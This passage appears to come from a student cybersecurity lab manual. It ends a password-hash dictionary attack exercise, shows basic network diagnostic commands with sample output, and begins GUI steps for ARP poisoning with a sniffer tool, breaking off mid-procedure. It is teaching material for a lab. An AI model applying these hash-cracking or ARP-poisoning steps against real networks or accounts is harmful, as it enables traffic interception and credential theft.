
Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



PRACTICAL NO. 3

AIM : Linux Network Analysis and ARP Poisoning


a) Linux Network Analysis:

1. **Execute the ifconfig command to retrieve network interface information.**
2. **Use the ping command to test network connectivity and analyze the output.**
3. **Analyze the netstat command output to view active network connections.**
4. **Perform a traceroute to trace the route packets take to reach a target host.**

Step 1: Execute the ifconfig command to retrieve network interface information.

```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Step 2: Use the ping command to test network connectivity and analyze the output.




Step 3: Analyze the netstat command output to view active network connections.

```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```


Step 4: Perform a traceroute to trace the route packets take to reach a target host.

Type tracert command and type www.prestashop.com press “Enter”.




b) ARP Poisoning:


1. Use ARP poisoning techniques to redirect network traffic on a Windows system.
2. Analyze the effects of ARP poisoning on network communication and security




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.



